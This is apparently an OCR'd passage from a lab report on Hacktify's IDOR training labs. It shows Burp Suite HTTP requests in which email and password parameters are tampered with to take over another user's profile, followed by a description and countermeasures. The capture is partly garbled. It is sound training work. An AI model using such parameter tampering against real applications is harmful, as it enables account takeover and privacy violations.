
https://labs.hacktify.in/HTML/idor_lab/lab_3/register.php

Register

First Name	junaid
Last Name	ahmad
Username	junaid
Email	samjunaid687@gmail.com
Password:	•••••
Confirm Password	•••••

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Proof of Concept



```
POST /HTML/idor_lab/lab_1/profile.php HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Content-Length: 56
Cache-Control: max-age=0
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_1/profile.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=junaid&email=samjunaid687%40gmail.com&name=junaid&submit=
```

samjunaid687@gmail.com

User Profile

Username: junaid


Email: samjunaid687@gmail.com

Name: junaid

Change Password | Log out

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

# Here we change the email from samjunaid687 to hack



```
username=junaid&email=hack%40gmail.com&name=junaid&submit=
```

hack@gmail.com

User Profile

Username: junaid


Email: samjunaid687@gmail.com

Name: junaid

Change Password | Log out

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

=>Changing the password



```
POST /HTML/idor_lab/lab_3/changepassword.php HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Content-Length: 44
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_3/changepassword.php?username=junaid
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=junaid&new_pwd=123456&cnf_pwd=123456&submit=
```

Change Password


Username: junaid

New Password: ••••••

Confirm Password: ••••••

Change | Back

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
POST /HTML/idor_lab/lab_3/lab_3.php HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Content-Length: 41
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_3/lab_3.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

email=hack%40gmail.com&pwd=123456&submit=
```

User Login

Email: hack@gmail.com


Password: ••••••

Login | Register

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Proof of Concept

#Sucessfully login with someone else mail.



https://labs.hacktify.in/HTML/idor_lab/lab_3/profile.php

User Profile

Username: helloworld1

Email: hack@gmail.com

Name: hello


Change Password
Log out
© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.4. Change your methods!

Reference	**Risk Rating**
Sub-lab-4: Change your methods	Medium
Tools Used	
Burp-Suite	
Vulnerability Description	
• Certainly **Insecure Direct Object Reference (IDOR)** is a vulnerability that arises when attackers can access or modify objects by manipulating identifiers used in a web application's URLs or parameters. • In this lab, attacker can change email and password in the URL to access that person's profile.	
How It Was Discovered	
Automated Tools –Burp-suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/idor_lab/lab_4/lab_4.php?email=samjunaid687%40gmail.com&pwd=1234&submit=	

Consequences of not Fixing the Issue
Exposing personal information can lead to privacy violations, affecting individuals' rights and potentially resulting in legal consequences for the organization. Leaving IDOR vulnerabilities unaddressed can make the application an attractive target for attackers, increasing the likelihood of further exploitation and attacks.
Suggested Countermeasures
• Ensure that every request to access an object is accompanied by a check to verify the user's permissions. • Instead of using direct identifiers in URLs, use indirect references or tokens that map to the actual identifiers on the server side.
References
https://bugbase.ai/blog/casting-light-on-IDOR https://examplestore.com/purchaseInfo?order_id=7890 https://portswigger.net/web-security/access-control/idor


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



First Name	junaid
Last Name:	ahmad
Email	samjunaid667@gmail.com
Password:	•••••
Confirm Password	•••••

=>Inserting credentials.

Proof of Concept



```
POST /HTML/idor_lab/lab_4/register.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
[illegible]
Content-Length: 87
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_4/register.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

fname=junaid&lname=ahmad&email=samjunaid687%40gmail.com&pass=[illegible]&cpass=[illegible]&register=
```

Register

First Name: junaid


Last Name: ahmad

Email: samjunaid687@gmail.com

Password: ••••

Confirm Password: ••••

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
GET /HTML/idor_lab/lab_4/lab_4.php?email=samjunaid687%40gmail.com&pass=[illegible]&submit= HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
[illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/idor_lab/lab_4/lab_4.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


User Login

Email: samjunaid687@gmail.com

Password: ••••

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

# Changing the email and password from samjunaid687@gmail.com to hack@gmail.com


HACKTIFY
User Login
Email samjunaid687@gmail.com
Password
Login
Register
© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2. Cross Site Scripting

